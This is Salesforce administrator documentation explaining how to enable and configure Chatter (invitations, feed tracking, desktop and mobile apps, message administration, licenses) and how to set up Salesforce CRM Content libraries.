This documentation contains everything you need to help your users collaborate with each other, or even with people outside your organization. Learn how to set up and extend Chatter, or enable users to create, package and send files outside your organization using Salesforce CRM Content. For help with basic Salesforce administration, see *Set Up Your Organization*.

CHATTER

Setting Up Chatter

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

The Chatter user interface, Chatter Invitations, and Chatter Recommendations are not available in **Database.com**.

User Permissions Needed	
To enable Chatter:	"Customize Application"

To set up Chatter, an administrator must:

1. Enable and configure Chatter.
2. Turn on coworker invitations so that users can invite coworkers without Salesforce licenses to join Chatter for your organization.
3. Customize feed tracking for objects and fields tracked in Chatter feeds.
4. Optionally add the People, Profile, and Groups tabs to standard and custom apps so users can see these tabs in their apps.

   Note: The Chatter, People, Profile and Groups tabs are available by default in the Chatter app.

5. Optionally, populate the `Manager` user field for each user.

This allows Chatter to include a person's manager and direct reports in their people recommendations. It also allows Chatter to recommend records that someone's manager and direct reports own or follow.

Allowing Users to Invite Customers

ENABLE CHATTER

Turning On Chatter

Chatter provides feeds, groups, and profiles and lets people in your organization collaborate with each other.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions
Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

User Permissions Needed	
To enable Chatter:	"Customize Application"

Chatter is enabled by default for organizations created after June 22, 2010.

1. From Setup, click **Customize** > **Chatter** > **Settings**.
2. Under Chatter Settings, select `Enable`. Deselect to disable Chatter.
3. Click **Save**.

Consider the following tips when enabling Chatter:

- Enabling Chatter also enables the new user interface theme, which updates the look and feel of Salesforce.
- Enabling Chatter also enables global search, which allows searching across Salesforce, including Chatter feeds, files, groups, and people.
- When Chatter is enabled for organizations with 15 or fewer users, all users automatically follow each other.
- Enabling Chatter also enables task generation in record feeds, which further gives you the option to enable the task publisher (allowing users to create a task right on a record detail page).

- After enabling Chatter, you can also enable Chatter Mobile for supported mobile devices.

Setting Up Chatter
Is Chatter secure?
What kind of control do administrators have over data in Chatter?
What happens to posts if we disable Chatter? Are the posts removed completely?

Is Chatter secure?

Yes, Chatter is completely secure and works in accordance with all of the security and permission settings in your Salesforce organization.

Is Chatter the same as instant messaging?

No, Chatter is a collaboration application that helps you connect with coworkers inside your Salesforce organization and share business information securely and in real time. .

What kind of control do administrators have over data in Chatter?

Administrators can manage user profile information and delete Chatter feed updates, including posts and comments.

See Also:

Customizing Chatter Feed Tracking
Administering Chatter Messages
Can I prevent certain words from being used in Chatter posts?
Can I take control of the Chatter Expert user?

Can I take control of the Chatter Expert user?

As an administrator, you can either deactivate or take over the Chatter Expert user and provide posts to your company. By default, the Chatter Expert posts when a new user chooses to start one of the groups suggested by Chatter on the Groups you can join page.

To deactivate the Chatter Expert:

1. Click **People** > **Find People**.
2. Search for Chatter Expert.
3. Click **Manage User** > **Deactivate User**.

To take control of the Chatter Expert so that you can send and receive posts:

1. Click **People** > **Find People**.
2. Search for Chatter Expert.
3. Change the email address to your own.

What happens to posts if we disable Chatter? Are the posts removed completely?

Disabling Chatter does not delete any of the data. Re-enabling Chatter restores all of the posts.

Turning On Chatter

Allowing Users to Invite Coworkers

Allow Salesforce.com users to invite coworkers without Salesforce.com licenses to Chatter.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

User Permissions Needed	
To enable Chatter:	"Customize Application"

You must enable Chatter before you can enable invitations.

Invited users can access Chatter people, profiles, groups, and files but can't see record data unless they have a Salesforce license.

1. From Setup, click **Customize** > **Chatter** > **Settings**.
2. Click **Edit**.
3. Select **Allow Coworker Invitations**.
4. Click **Add more** to add company email domains.

   You must provide at least one email domain. You can add up to 200 domains. The domains you enter should include those used in email addresses for your company. We recommend that you don't enter public email domains such as hotmail.com, yahoo.com, or gmail.com. If invited, anyone with an email address in these domains can join and see user profiles, feeds, and Chatter groups.

   Starting in June 2011, invitations are automatically turned on for new Salesforce organizations and the **Company Email Domains** field is populated based on the first user's email address. Invitations aren't turned on if the user's domain is a free email provider such as yahoo.com or gmail.com.
5. Click **Save**.

If you deselect `Allow Coworker Invitations`, users can't accept outstanding invitations. Similarly, if you remove an email domain, users can't accept outstanding invitations from that domain.

Allowing Users to Invite Customers

Topics Privacy

Topic names and descriptions are not private, even those that appear solely in private groups and on records. Posts with topics have the same security and privacy as those without topics.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

This table explains where you can see all topics and where you can't see topics used solely in private groups or on records.

User interface element	Shows all topics	Doesn't show topics used solely in private groups and on records
Topics list	✓	
Topic search results	✓	
Topic reports	✓	
Related Topics on the topic detail page	✓	
Recently Talked About topics on group detail pages	✓	
Recently Talked About topics on profiles		✓
Trending Topics on the Chatter page		✓
Topic suggestions when adding topics to a post		✓

Deleting Topics

Administrators can delete topics using the Chatter API or the SOAP API.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To delete topics:	"Customize Application"

Chatter administrators can't restrict the topics people use in their updates, but they can delete topics using the Chatter API or the SOAP API. Because topic names and descriptions are not private, administrators might want to delete topics for compliance reasons or to remove inappropriate content. When deleting topics, consider these points.

- Topics are hard deleted. They aren't sent to the Recycle Bin.
- Deleted topics are removed from search results, the topics list, all posts, Recently Talked About topics, Related Topics, and your users' favorites. Deleted topics are removed from Trending Topics after the next calculation.
- Deleted topics are not blacklisted. Users can reintroduce a topic after it's been deleted.

INVITING CUSTOMERS

Allowing Users to Invite Customers

Allow users to invite customers to private groups that they own or manage.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions
Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

User Permissions Needed	
To enable Chatter:	"Customize Application"

You must enable Chatter before you can enable customer invitations.

Note: Custom domains created using My Domain aren't supported with customer invitations. If you're using a custom domain or IP restrictions and want to allow customer invitations, we recommend adding a link to the custom domain login page redirecting customers to `https://login.salesforce.com`, or require customers to log in using single sign-on..

Customers are users outside of your company's email domains. They have very limited Chatter access and can only see groups they're invited to and interact with members of those groups.

1. From Setup, click **Customize** > **Chatter** > **Settings**.
2. Click **Edit**.
3. Select **Allow Customer Invitations**.
4. Click **Save**.

Turning off customer invitations won't delete existing customers or groups that allow customers.

Allowing Users to Invite Coworkers
Can portal users use Chatter?
Can I connect multiple Salesforce organizations using Chatter?

Can portal users use Chatter?

Chatter is not available to portal users in partner portals or Customer Portals. Chatter is available to customer users and partner users in Communities.

See Also:

Allowing Users to Invite Customers

Can I connect multiple Salesforce organizations using Chatter?

Chatter is only available on a per-organization basis. Only users within the same Salesforce organization can communicate with each other using Chatter. However, you can add people outside of your company's email domains to use Chatter in your organization as a customer in groups you own or manage.

Allowing Users to Invite Customers

FEED TRACKED CHANGES TO RECORDS

Feed Tracking

When you enable objects and fields for feed tracking, people see Chatter feed updates for objects and changes to fields on records they follow.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions
The Account, Case, Contact, Lead, Opportunity and User objects are not available in **Database.com**.

User Permissions Needed	
To customize fields tracked in feeds:	“Customize Application”
To view the field tracking setup page:	“View Setup and Configuration”

Feed tracking is available for objects and fields. You can configure feed tracking for users, Chatter groups, custom objects, and the following standard objects: accounts, article types, assets, campaigns, cases, contacts, contracts, dashboards, events, leads, opportunities, products, reports, solutions, and tasks.

Sharing rules and field-level security determine visibility of record changes in Chatter feeds; you must be able to see a record in order to see changes to that record in feeds.

Consider the following feed tracking tips:

- These objects and fields are tracked by default:
  - Account: `Account Name`, `Account Owner`
  - Case: `Case Owner`, `Priority`, `Status`
  - Chatter Group: `Allow Customers`, `Description`, `Group Access`, `Information Body`, `Information Title`, `Name`, `Owner Name`
  - Contact: `Account Name`, `Contact Owner`, `Name`
  - Lead: `Lead Owner`, `Lead Status`, `Name`
  - Opportunity: `Amount`, `Close Date`, `Opportunity Name`, `Opportunity Owner`, `Stage`
  - User: `About Me`, `Address`, `E-mail`, `Manager`, `Phone`, `Title`
- If leads are tracked, but accounts, contacts, or opportunities are not, users won't be able to follow or see updates related to the accounts, contacts, and opportunities created during lead conversion.
- For person accounts, select the account fields you want to track. You can follow account fields, but not contact fields. For example, select the `Email` field on account to see a Chatter post any time someone changes the email on a person account.
- Feed tracking for events doesn't include requested meetings. Once a requested meeting is confirmed and becomes an event, then it can be included in feeds.
- While you can follow activities and knowledge articles in a Chatter feed, the **Follow** button in the Action column for activity and knowledge article list views is not available.
- Tracked feed updates that are older than 45 days and have no likes or comments are removed from the feed automatically. The tracked feed updates no longer appear in the feed, but the audit history for the tracked objects is still available.

Turning On Chatter
Customizing Chatter Feed Tracking

Customizing Chatter Feed Tracking

When an administrator enables feed tracking, users see updates for objects and records they follow in their Chatter feed. Many objects and fields are tracked by default, but administrators can further customize feed tracking to include or exclude specific objects and fields.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions
The Account, Case, Contact, Lead, Opportunity and User objects are not available in **Database.com**.

User Permissions Needed	
To customize fields tracked in feeds:	"Customize Application"
To view the field tracking setup page:	"View Setup and Configuration"

You can configure feed tracking for users, Chatter groups, custom objects, and the following standard objects: accounts, article types, assets, campaigns, cases, contacts, contracts, dashboards, events, leads, opportunities, products, reports, solutions, and tasks.

The following standard field types can't be tracked:

- Auto-number, formula, and roll-up summary fields
- Encrypted and read-only system fields
- The `Expected Revenue` field on opportunities
- The `Solution Title` and `Solution Details` fields on solutions; these fields display only for translated solutions in organizations with multilingual solutions enabled

1. From Setup, click **Customize** > **Chatter** > **Feed Tracking**.
2. Select an object.
3. Select `Enable Feed Tracking`.

   You must have the required user permissions to see this checkbox. To restore the default feed tracking settings for an object, click **Restore Defaults**.
4. Select up to 20 fields to track. You can't select fields for article types.
5. If you have publisher actions enabled, you see the `All Related Objects` option. Select this checkbox to show feed items when related objects are created.
6. Click **Save**.

Feed Tracking

Customizing Chatter Influence

Customize Chatter activity thresholds to improve the Chatter influence calculation.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To customize Chatter influence:	"Customize Application"

1. From Setup, click **Customize** > **Chatter** > **Influence**.
2. Click **Edit** to change the minimum activity thresholds.
   All minimum activity thresholds default to zero. If you set non-zero thresholds, users who don't meet all three minimums are considered observers and aren't counted when calculating people's relative rank in the organization. Users who do meet all three minimums but have low activity numbers relative to active influencers and top influencers are also considered observers; however, they are counted when calculating influence.
3. Click **Save**.
   Chatter influence is recalculated when you save these values.

   Warning: Use caution when setting new thresholds because users' influence levels can change immediately.

Setting Up Chatter

Enabling Email Notifications and Replies

When you turn on email notifications, users receive emails about new posts, comments, and other changes. The user can control the type and frequency of the emails. Email replies allow users to reply to messages or to comments directly from the email notification.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

User Permissions Needed	
To enable Chatter:	"Customize Application"

You must enable Chatter before you can enable email notifications.

1. From Setup, click **Customize** > **Chatter** > **Settings**.
2. Click **Edit**.
3. Select **Allow Emails** to enable email notifications.

   Users can configure the type and frequency of email notifications they want to receive in their email settings.
4. Select **Allow Email Replies** to allow users to reply to email notifications about messages and comments via email instead of navigating to the comment or message in Chatter.
5. Click **Save**.

See Also:

Setting Up Chatter

Can I change the location of Chatter feeds using the page layout editor?

Currently, you can't change the location of Chatter feeds. However, users can click the **Hide Chatter** link in a Chatter feed to hide the feed, and the **Show Chatter** link to show the feed.

Enabling and Disabling Task Creation in Feeds

We heard your feedback: Creating tasks right in the Chatter feed for a record is faster and easier, but it could be more flexible. Now you can customize task creation to improve support for your organization's workflow.

If you enabled Chatter Tasks in Spring '13, you can re-create those features by following the overall steps in Re-Creating Chatter Tasks Features Using Publisher Actions.

See Also:

Publisher Actions Overview
Setting Up Publisher Actions
Re-Create Chatter Tasks Features Using Publisher Actions

Enabling and Disabling Feed Item Generation for New Tasks

We heard your feedback: Seeing some tasks in Chatter feeds is useful—but too many tasks can overwhelm a feed. Now you can determine what objects display the task publisher and the resulting task feed items.

If you enabled Chatter Tasks in Spring '13, you can re-create those features by following the overall steps in Re-Creating Chatter Tasks Features Using Publisher Actions.

See Also:

Publisher Actions Overview
Setting Up Publisher Actions
Re-Create Chatter Tasks Features Using Publisher Actions

Re-Create Chatter Tasks Features Using Publisher Actions

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To create tasks:	"Edit Tasks"

Chatter Tasks is no longer available as of Summer '13. If you enabled it in Spring '13, you can re-create those features by following these steps. From Setup:

1. Be sure feed tracking is enabled in Chatter Settings for each object.
2. Click **Customize** > **Chatter** > **Settings** and enable the publisher actions feature.
3. Click **Customize** > ***`Object Name`*** > **Buttons, Links, and Actions**. Create an action on the object, selecting `Task` as the target object. Optionally, customize the task fields using the action layout editor. Repeat for each object.
4. On the Page Layouts page for each corresponding object, add the task action you've created to the object's publisher by dragging the action into the box under Chatter Feed. Save the layout.

The task publisher now appears in the feeds of the objects you've added it to, and new tasks appear in those records' feeds.

Administering Chatter Messages

Administrators with the appropriate permissions can view and delete all users' Chatter messages.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions for users with a Salesforce license, and **Database.com** Edition for users with a Database.com Admin license

User Permissions Needed	
To control other administrators' access to Chatter messages:	“Manage Users”
To view and delete Chatter messages via the SOAP API:	“Manage Chatter Messages” AND “API Enabled”

An administrator with the “Manage Chatter Messages” permission can view and delete all users' messages in Chatter; for example, for compliance purposes. Users with this permission can access all users' Chatter messages via the SOAP API.

When deleting Chatter messages, consider these guidelines:

- Messages are hard deleted. They aren’t sent to the Recycle Bin.
- Deleted messages aren’t included in message search results.
- If all messages in a conversation are deleted, the conversation isn’t shown in My Messages and can’t be retrieved via the Chatter REST API.
- If replies via email are enabled, when a user replies to a deleted message, Chatter returns an error notification and doesn’t process the reply message.

CHATTER DESKTOP

Controlling Access to Chatter Desktop

Chatter Desktop is enabled for most organizations, but administrators can control access to Chatter Desktop.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

1. From Setup, click **Desktop Administration** > **Chatter Desktop Settings**.
2. Select `Enable Chatter Desktop` to allow users to access Chatter data from Chatter Desktop.

   Deselect this option to block access to the Chatter Desktop self-installation page and prevent all instances of Chatter Desktop from accessing Chatter data.
3. Select `Allow Chatter Desktop Managed Installations Only` to prevent non-administrators from installing Chatter Desktop.

   For example, select this option if your IT department plans to deploy Chatter Desktop to your organization.

4. Click **Save**.

Setting Up Chatter
Installing Chatter Desktop Managed Version
Configuring Chatter Desktop Managed Version

Installing Chatter Desktop Managed Version

Salesforce.com provides two Chatter Desktop installers: a standard version for individual installations and a managed version for enterprise deployments.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

The following are the minimum requirements for using Chatter Desktop:

- Windows
  - 2.33GHz or faster x86-compatible processor, or Intel Atom™ 1.6GHz or faster processor for netbook devices
  - Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate, or Enterprise (including 64 bit editions) with Service Pack 2, or Windows 7
  - 512MB of RAM (1GB recommended)
- Mac
  - Intel® Core™ Duo 1.83GHz or faster processor
  - Mac OS X v 10.5, 10.6, or v10.7
  - 512MB of RAM (1GB recommended)

Important: Chatter Desktop uses Adobe® Integrated Runtime (AIR®), Adobe's cross-platform runtime environment for desktop applications, and only runs on operating systems that Adobe AIR supports. Chatter Desktop does not run on operating systems that Adobe AIR does not support, such as 64-bit Linux. See the Adobe website for information on Adobe AIR.

The managed version of Chatter Desktop is ideal for enterprises deploying Chatter Desktop to users who don't have administrator privileges on their machines. The managed version:

- Doesn't automatically install AIR—your IT department must obtain a redistribution agreement from Adobe Systems Incorporated and deploy the required version of AIR before deploying Chatter Desktop
- Requires your IT department to accept the Chatter Desktop managed version end user license agreement on behalf of the users to which Chatter Desktop is deployed
- Doesn't automatically post to Chatter the first time Chatter Desktop launches
- Doesn't regularly check Salesforce for new versions

To install the managed version:

1. Deploy Adobe® Integrated Runtime (AIR®) version 2.6 or later (the latest version is recommended) to the machines on which you plan to deploy Chatter Desktop.

   AIR is Adobe's cross-platform runtime environment for desktop applications, and is a prerequisite for Chatter Desktop.

   Tip: Visit these links before deploying AIR:

   - AIR® overview: http://www.adobe.com/devnet/air/articles/distributing_air_in_enterprise.html
   - Information on obtaining an AIR® redistribution license from Adobe Systems Incorporated: http://www.adobe.com/products/air/runtime_distribution1.html
   - Installation information: http://help.adobe.com/en_US/air/redist/WS485a42d56cd19641-70d979a8124ef20a34b-8000.html
   - Administration information: http://help.adobe.com/en_US/air/admin/WS485a42d56cd1964167ea49bd124ef17d52a-8000.html

2. From Setup, click **Desktop Administration** > **Chatter Desktop Settings**.
3. Click the link to download the managed version.

Important: Chatter Desktop uses Adobe® Acrobat® Reader to preview PDF files. Before previewing files with Chatter Desktop, download Adobe Acrobat from Adobe's website, install it, and open it at least once to complete the installation.

Controlling Access to Chatter Desktop
Configuring Chatter Desktop Managed Version

Configuring Chatter Desktop Managed Version

Administrators can control Chatter Desktop settings by deploying an XML-based configuration file to each user's machine. The configuration in the file overrides the user's settings.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

1. Create a file named `.chatterdesktop` and add a `chatterdesktop` parent element with two child elements, `config` and `servers`.
2. Inside the `config` element, create the following child elements.

   - `launchOnStartup`—Launches the application on startup.
   - `minimizeOnClose`—Minimizes the application on close.
   - `notifications`—Enables popup notifications.
   - `criticalAlerts`—Enables alerts for new feed posts and comments by highlighting the taskbar icon (Windows) or causing the dock icon to bounce (Mac OS).
   - `bringToForeground`—Brings Chatter Desktop to the foreground for new feed posts and comments.

- `alwaysOnTop`—Enables Chatter Desktop to always display in the foreground.
- `chatWindowToForeground`—Enables the chat window to display in the foreground when a new chat is received (Mac only).
- `chatSoundEnabled`—Enables sounds for new chats received.
- `playSoundForEveryMessage`—Enables sounds for all chats received.

3. Set the `default` and `editable` attributes to `true` or `false` on each child element in the `config` element.

   `default` determines the default setting, while `editable` determines if the user can change the default setting through the user interface.

   Note: If the `default` attribute is set to `true` for `chatSoundEnabled` and `false` for `playSoundForEveryMessage`, a sound plays only for new chats received. If both are set to `true`, a sound plays for every chat received. If both are set to `false`, chat sounds are disabled.

4. If your organization uses instances of Salesforce other than Production and Sandbox, specify the servers that host those instances in separate `server` elements inside the `servers` element.

   Inside each `server` element, include the following attributes:

   - `label`—The name of the connection as you want it to appear in the user interface.
   - `serverUrl`—The URL you use to log into the instance. The URL must begin with `https://` and end with `salesforce.com` or `chatter.com`. For example, if your organization has a European division that you log into from `https://emea.salesforce.com`, enter that URL and name the connection `Europe`..
   - `defaultServer`—Set to TRUE to make this the default instance to which Chatter Desktop connects.

5. Optionally, test the `.chatterdesktop` configuration file.

   a. Copy the `.chatterdesktop` configuration file to the user directory on your machine. The user directories are:

      - Windows—`c:\Documents and Settings\<username>` (Windows XP) or `C:\Users\<username>` (Windows 7)
      - Mac OS—`/Users/<username>`
      - Linux—`/home/<username>`

   b. Launch Chatter Desktop and verify that it functions correctly. See Troubleshooting Chatter Desktop if there are problems.

6. Copy the `.chatterdesktop` file to the user directory on every machine running Chatter Desktop in your organization.

The following is a sample configuration file:

```
<chatterdesktop>
   <config>
       <launchOnStartup default="false"
                        editable="false"/>
       <minimizeOnClose default="false"
                        editable="true"/>
       <notifications default="true"
                        editable="true"/>
       <criticalAlerts default="false"
                        editable="true"/>
       <bringToForeground default="false"
                        editable="true"/>
       <alwaysOnTop default="false"
                        editable="false"/>
       <chatWindowToForeground default="false"
```

```
                        editable="false"/>
       <chatSoundEnabled default="true"
                        editable="true"/>
       <playSoundForEveryMessage default="true"
                        editable="true"/>

    </config>

    <servers>
       <server label="Europe"
               serverUrl="https://emea.salesforce.com"
               defaultServer="true"/>
       <server label="Production"
               serverUrl="https://login.salesforce.com"
               defaultServer="false"/>
   </servers>
</chatterdesktop>
```

CHATTER MOBILE

Configuring the Chatter Mobile App

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic settings:	“View Setup and Configuration”
To change Salesforce Classic settings:	“Manage Mobile Configurations”

To configure access to the Chatter mobile app in your organization:

1. Log into Salesforce.
2. From Setup, click **Mobile Administration** > **Chatter Mobile** > **Settings**.
3. Click **Edit**.
4. Select `Enable Chatter Mobile`. Users receive an error message if they try to use the Chatter mobile app in an organization in which the app is disabled.

Note: You cannot deauthorize the use of the Chatter mobile app for BlackBerry devices in your organization.

5. Select the mobile device types your organization allows to use Chatter mobile app. The Chatter mobile app displays an error message if a user tries to use the Chatter mobile app on a restricted device.
6. Optionally, enable *push notifications*. Push notifications are alerts that apps render on mobile device home screens when users are not using the app. These alerts can consist of text, icons, and sounds, depending on the device type.

   The Chatter mobile app uses push notifications to keep users aware of important Chatter activity without requiring users to return to the app. For example, push notifications can notify a user when someone posts on the user's profile, mentions the user in a post, comments on the user's post, and more.
7. Optionally, set the session security timeout for the Chatter mobile app. When a session expires, users must enter their passcode to access the Chatter mobile app on their mobile device. You don't need to set this option if the operating system automatically locks the device after a period of inactivity.
8. Click **Save**.
9. If your organization restricts login IP ranges, exempt the users and groups that need to access the Chatter mobile app outside of your organization's login IP range. You do not need to exempt users with BlackBerry devices; BlackBerry devices must already have Internet connectivity through a BlackBerry Enterprise Server with an IP address that falls within the Salesforce login IP ranges.
10. Restart the Chatter mobile app if configuration changes in Salesforce do not appear on your mobile device.

See Also:

Viewing Chatter Mobile App Activity and Revoking Access

Bypassing IP Restrictions for Chatter Mobile App Users

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic settings:	"View Setup and Configuration"
To change Salesforce Classic settings:	"Manage Mobile Configurations"

If your organization has trusted IP ranges, specify the users that can use the Chatter mobile app outside of those ranges.

Important:

- Users cannot use the Chatter mobile app outside of your trusted IP ranges unless you specifically include them or their group in the list of users who can bypass the login IP restrictions.
- The users you specify can only bypass the restrictions with the Chatter mobile app; they can't access Salesforce through a Web browser outside of the trusted IP ranges.

- You do not need to specify users with BlackBerry devices. BlackBerry devices must already connect through a BlackBerry Enterprise Server with an IP address in a trusted Salesforce IP range.
- To specify trusted IP ranges, from Setup in Salesforce, click **Security Controls** > **Network Access**.

To specify which users and groups can use the Chatter mobile app outside of your organization's login IP range:

1. From Setup, click **Mobile Administration** > **Chatter Mobile** > **IP Restricted Users**.

   Note: The IP restriction bypass settings appear only in organizations with profile-based IP restrictions.

2. Specify the users and groups that can bypass the restrictions with the Chatter mobile app.
3. Click **Send Email**. Salesforce sends them an email with download links for the mobile apps your organization supports and a unique verification code. Users must enter the verification code on their device to use the Chatter mobile app.

   Important: Users with IP restrictions cannot use the Chatter mobile app unless they enter the verification code from their mobile device. The verification code cannot be shared or transferred, and it expires after 24 hours. If your code expires you must repeat the process to acquire a new code.

See Also:

Configuring the Chatter Mobile App

Viewing Chatter Mobile App Activity and Revoking Access

Free version available in: **All** editions except **Database.com**
Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Chatter mobile app activity and revoke access to the Chatter mobile app:	"Manage Mobile Configurations"

To view Chatter mobile app activity in your organization, including the date each user activated or used the app, from Setup, click **Mobile Administration** > **Chatter Mobile** > **Users and Devices**.

You can also remotely revoke access to the Chatter mobile app for a specific device if the device is lost or stolen. Revoking access prevents the device from accessing Chatter and deletes Chatter data from the device the next time the device attempts to synchronize with Salesforce.

To revoke access for your own mobile device:

1. From Setup, click **Manage Users** > **Users**.
2. Click your name.

3. In the Remote Access related list, click **Revoke** next to the entry for the Chatter mobile app.

To revoke access for mobile devices owned by other users:

1. From Setup, click **Mobile Administration** > **Chatter Mobile** > **Users and Devices**.
2. Select the users for whom you want to revoke access.
3. Click **Revoke**.

Configuring the Chatter Mobile App

CHATTER ADMINISTRATION FAQS

Can I prevent certain words from being used in Chatter posts?

No, not using the standard Chatter interface. However, Salesforce provides a free app, Chatter Blacklist, that lets you create a "blacklist" of words, phrases, or custom expressions (for example, credit card numbers) that are prohibited in Chatter posts and comments. These words can prevent a post, be substituted with approved words or phrases, or be recorded for audit purposes.

See Also:

What kind of control do administrators have over data in Chatter?

Do Chatter posts and files count toward my storage use?

Chatter feed posts, tracked changes, and comments don't count toward your data storage. However, any files and photos you upload are counted against file storage. Files uploaded on the Files tab are also counted against file storage.

ADMINISTERING CHATTER FREE USERS


What is a Chatter moderator and who can be one?

A moderator is a Chatter user with some additional privileges such as:

- Assign and remove moderator privileges for multiple users in the organization, including Chatter Free users
- Delete posts and comments

Anyone with the "Moderate Chatter" permission can be a moderator. This permission is set at the profile level and is on by default for the Chatter Moderator User profile.

After a user is given moderator privileges, they have a special banner on their profile picture.



Can I change a Chatter Plus license to a Chatter Free license?

You can't convert a Chatter Plus license or any other standard Salesforce licenses to a Chatter Free license. You can, however, deactivate the Chatter Plus user and create a new Chatter Free user with a unique username. The history remains with the Chatter Plus user.

See Also:

Can you upgrade a Chatter Free license to a Chatter Plus license?

Can you upgrade a Chatter Free license to a Chatter Plus license?

Yes, an administrator can upgrade a Chatter Free license to a Chatter Plus license. If you have available Chatter Plus licenses in your organization:

1. From Setup, click **Manage Users** > **Users**.
2. Click **Edit** next to the Chatter Free user you want to upgrade.
3. Change the user license to `Chatter Only`.
4. Change the profile to `Chatter Only User`.
5. Click **Save**.

If you don't have available Chatter Plus licenses, contact your sales representative.

See Also:

Can I change a Chatter Plus license to a Chatter Free license?

Is there any setup required for new Chatter Plus users?

An administrator must expose the tabs for accounts, contacts, dashboards, and reports as they are hidden by default for Chatter Plus users. Additionally, Salesforce CRM Content, Ideas, and Answers are disabled for Chatter Plus users by default, and must be turned on for these profiles.

Note: Professional Edition organizations must have Profiles enabled to perform these tasks. Contact your sales representative for more information.

SALESFORCE CRM CONTENT

Setting Up Salesforce CRM Content

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, or delete library permissions:	"Manage Content Permissions" OR "Manage Salesforce CRM Content"
To create, edit, or delete content types:	"Manage Content Types" OR "Manage Salesforce CRM Content"
To create content fields:	"Manage Content Properties" OR "Manage Salesforce CRM Content"
To create libraries:	"Create Libraries" OR "Manage Salesforce CRM Content"
To edit or delete libraries:	"Manage Salesforce CRM Content"

Tip:

For more detailed information about setting up Salesforce CRM Content, refer to the Salesforce CRM Content Implementation Guide.

You can also enable Salesforce CRM Content in the Salesforce Classic app by adding the Content tab to the desired mobile configuration data sets.

To set up Salesforce CRM Content for your organization:

1. Enable Salesforce CRM Content from Setup by clicking **Customize** > **Salesforce CRM Content** > **Settings** and selecting `Enable Salesforce CRM Content`.
2. Give users access to Salesforce CRM Content by assigning feature licenses in one of the following ways:
   - To assign feature licenses to users automatically, from Setup, click **Customize** > **Salesforce CRM Content** > **Settings** and select `Autoassign feature licenses to existing and new users`.
   - To assign feature licenses to users manually, from Setup, click **Manage Users** > **Users** and click **Edit** next to the user's name. Select the `Salesforce CRM Content User` checkbox and click **Save**.
3. Verify that the Salesforce CRM Content users have the Salesforce CRM Content user permissions enabled. The user permissions include “Manage Salesforce CRM Content, “Create Libraries,” “Manage Content Permissions,” “Manage Content Properties”, “Manage Content Types”, and “Deliver Uploaded Files and Personal Content.”

   Note: Users with the “Deliver Uploaded Files and Personal Content” user permission can create content deliveries from personal libraries. This user permission does not affect the ability to deliver content from shared libraries.

4. Optionally, create a public group with a set of Salesforce CRM Content users. You can save time later by assigning the group to a library rather than assigning several users to the same library individually.
5. Optionally, create one or more library permissions. Library permissions are the groups of privileges that determine user access within a library. Every user must be assigned a library permission before he or she can use a library. All new organizations contain three library permissions: library administrator, author, and viewer.
6. Use the New Library Wizard to create a library, add members to the library, and assign library permissions to the members.
7. Categorize and define your content:
   a. Create content fields. These are custom fields that you assign to a content type. The default fields are `Description`, `Tags`, and `Title`. If you want to create a field named, for example, `Reviewed By`, your custom content field would be a picklist with the names of possible reviewers.
   b. Create a custom content type or modify the General content type. Content types are the containers for custom fields; they determine which fields are available during the publishing process and how the fields display on the content details page. You can create multiple content types and assign a content field to any or all content types. For example, if sales and marketing users need to record different information about their content, you can create Sales and Marketing content types. If you create a `Related Campaign` lookup field and add it to the Marketing content type only, users who select the Sales content type during the upload process will not have the option to choose a campaign.
8. Optionally, enable the Add Google Doc to Salesforce service so library members can contribute Google docs to Salesforce CRM Content.

Implementation Tips

- Before creating libraries, review the files you plan to store in Salesforce CRM Content to determine how many libraries you need and what content belongs in each library. Users are given access to content based on library.
- If you have a large number of Salesforce CRM Content users, create a public group and add the group to a library rather than adding users to the library individually.
